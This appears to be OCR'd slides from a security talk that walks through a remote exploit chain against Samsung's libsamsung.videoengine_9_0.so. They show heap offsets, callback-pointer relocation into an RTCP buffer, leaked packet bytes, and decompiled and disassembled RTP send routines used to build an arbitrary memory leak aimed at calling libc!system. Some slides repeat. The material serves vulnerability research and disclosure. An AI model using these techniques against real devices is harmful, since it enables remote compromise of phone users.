
# Moving callback pointer to rtcp buffer




# Moving callback pointer to rtcp buffer



# Moving callback pointer to rtcp buffer



# Moving callback pointer to rtcp buffer




`CTransportManager obj1 as obj1`

`obj1 rtcp pkt buffer range:` `[obj1+6892 : obj1+8452]`  
`obj1 app_data buffer range:` `[obj1+2456 : obj1+3480]`  
`move step:`  $(obj+6892) - (obj+2456) = 4436$

<b>id</b>	<b>Address</b>	<b>Number of moves</b>	<b>Address after moving</b>	<b>result</b>
<code>CallbackEvent func1</code>	<code>obj1+2136</code>	0	—	—
<code>CallbackEvent func2</code>	<code>obj1+11184</code>	1	<code>obj+6748</code>	<code>out</code>
<code>CallbackEvent func3</code>	<code>obj1+20232</code>	3	<code>obj+6924</code>	<code>In</code>
<code>CallbackEvent func4</code>	<code>obj1+29280</code>	5	<code>obj+7100</code>	<code>In</code>
<code>CallbackEvent func5</code>	<code>obj1+38328</code>	7	<code>obj+7276</code>	<code>In</code>

We get the address of  
`libsamsung.videoengine_9_0.so` !

# Moving callback pointer to rtcp buffer



`CTransportManager obj1 as obj1`

`obj1 rtcp pkt buffer range: [obj1+6892 : obj1+8452]`  
`obj1 app_data buffer range: [obj1+2456 : obj1+3480]`  
`move step: (obj+6892) - (obj+2456) = 4436`


<b>id</b>	<b>Address</b>	<b>Number of moves</b>	<b>Address after moving</b>	<b>result</b>
<code>CallbackEvent func1</code>	<code>obj1+2136</code>	0	—	—
<code>CallbackEvent func2</code>	<code>obj1+11184</code>	1	<code>obj+6748</code>	<code>out</code>
<code>CallbackEvent func3</code>	<code>obj1+20232</code>	3	<code>obj+6924</code>	<code>In</code>
<code>CallbackEvent func4</code>	<code>obj1+29280</code>	5	<code>obj+7100</code>	<code>In</code>
<code>CallbackEvent func5</code>	<code>obj1+38328</code>	7	<code>obj+7276</code>	<code>In</code>

We get the address of  
`libsamsung.videoengine_9_0.so !`

# Getting the address of `libsamsung.videoengine_9_0.so` with information leakage primitive

Attacker

```
DMC_RTP_Sys_Send_Rtcp_TMMBR_Packet
Rtcp_Packet send_buffer
1560 bytes padding...
The end of packet
83 cd 00 03 49 65 d8 91 00 00 00 46 46 5f 53
```



Attacker

```
DMC_RTP_Sys_Parse_Rtcp_TMMBN_Packet
Rtcp_Packet recv_buffer
libsamsung.videoengine_9_0.so!Eventcallback
```

We get the address of `libsamsung.videoengine_9_0.so` !

# Finding arbitrary library address

1. Obtaining the heap memory address where the vulnerability structure is located. (Done)
2. Obtaining the memory address of the library where the vulnerability is located. (Done)
3. **Obtaining the memory address of any library.** (to do)
4. Calling libc!system. (to do)

# Finding arbitrary library : We Want More

- Just knowing the memory address of libsamsund\_videoengine\_9\_0.so is not enough.(The address of libc.so is unknown for us)
- We decide to find a way to remotely leak arbitrary memory information.



sendto(fd,0x41414141,0x100,...)

If we could call sendto and control the buffer address, we could leak any address memory information

# RTP\_SendRtpPacket is a good choice

**Goal:** To achieve remote information leakage at any address, we need to find a function capable of sending packets.

```
int64 __fastcall RTP_SendRtpPacket(__int64 a1, unsigned int len)
{
    v42 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
    v2 = *(_QWORD *) (a1 + 176);
    if ( v2 )
    {
        v3 = *(_DWORD *) (v2 + 136);
        if ( v3 <= len )
        {
            v8 = *(_DWORD *) (v2 + 120);
            v9 = *(_QWORD *) (a1 + 176);
            *( _DWORD *) (v2 + 136) = len;
            *( _DWORD *) (v2 + 120) = len - v3 + v8;
            result = j_DMC_RTP_Sys_Send_Rtp_Packet(v9);
            if ( !(_DWORD)result )
                *( _BYTE *) (v2 + 20) = *(_BYTE *) (v2 + 38324);
        }
    }
}
```

```
int64 __fastcall DMC_RTP_Sys_Send_Rtp_Packet(__int64 a1)
{
    v49 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
    seq_num = *(_WORD *) (a1 + 22);
    fd = *(_QWORD *) (a1 + 160);
    buf = *(_QWORD *) (a1 + 128);
    sockaddr = *(_QWORD *) (a1 + 168);
    v6 = *(_QWORD *) (a1 + 184);
    len = *(unsigned int *) (a1 + 136);
    *(_WORD *) (a1 + 22) = seq_num + 1;
    v17 = sockaddr;
    v18 = v6;
    v8 = PSISocketSendTo(fd, buf, len, 0LL, &v17);
}
```

- Parameter 1 is a structure that contains data such as fd, buffer, and sockaddr.
- Parameter 2 is the length of the packet to be sent.

# How to call RTP\_SendRtpPacket

```
; __int64 RTP_SendRtpPacket()
RTP_SendRtpPacket          ; CODE
                           ; CTra
plt
ADRP      X16, #off_E5940@PAGE
LDR       X17, [X16,#off_E5940@PAGEOFF]
ADD       X16, X16, #off_E5940@PAGEOFF
BR        X17
```

```
LDR      X0, [X19,#0x6A8]
MOV      W2, W22
LDR      W1, [SP,#0x290+var_264]
BL       RTP_SendRtpPacket
```

the calling location of RTP\_SendRtpPacket

```
plt.got    off_E5940 DCQ __imp_RTP_SendRtpPacket
```

```
; DATA XREF: RTP_SendRtpPacket↑o
; RTP_SendRtpPacket+4↑r
; RTP_SendRtpPacket+8↑o
```


- The function **RTP\_SendRtpPacket** exists in librtp.so and is called by libsamsund\_videoengine\_9\_0.so.
- We have 3 methods to call RTP\_SendRtpPacket in libsamsung\_videoengine\_9\_0.so.
  - Plt
  - The calling location of RTP\_SendRtpPacket
  - Got

# How to call RTP\_SendRtpPacket

```
result = (*(_int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((__QWORD **)this + 1057) + 16LL))(  
    *(_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```

<pre>RTP_SendRtpPacket</pre>	<i>; CODE</i> <i>; CTr</i>
ADRP	X16, #off_E5940@PAGE
LDR	X17, [X16,#off_E5940@PAGEOFF]
ADD	X16, X16, #off_E5940@PAGEOFF
BR	X17

<pre>60 56 43 F9 E1 0F 40 B9</pre>	<pre>LDR</pre>	<pre>X0, [X19,#0x6A8] W1, [SP,#0x270+var_264]</pre>
	<pre>LDR</pre>	
	<pre>loc_9B060</pre>	
E2 03 14 2A DF 13 01 94	<pre>MOV</pre>	<pre>W2, W20</pre>
	<pre>BL</pre>	<pre>RTP_SendRtpPacket</pre>



# How to call RTP\_SendRtpPacket

```
result = (*(_int64 (_fastcall **)(_QWORD, _QWORD, __int64))(*((__QWORD **))this + 1057))(
```

+-----^

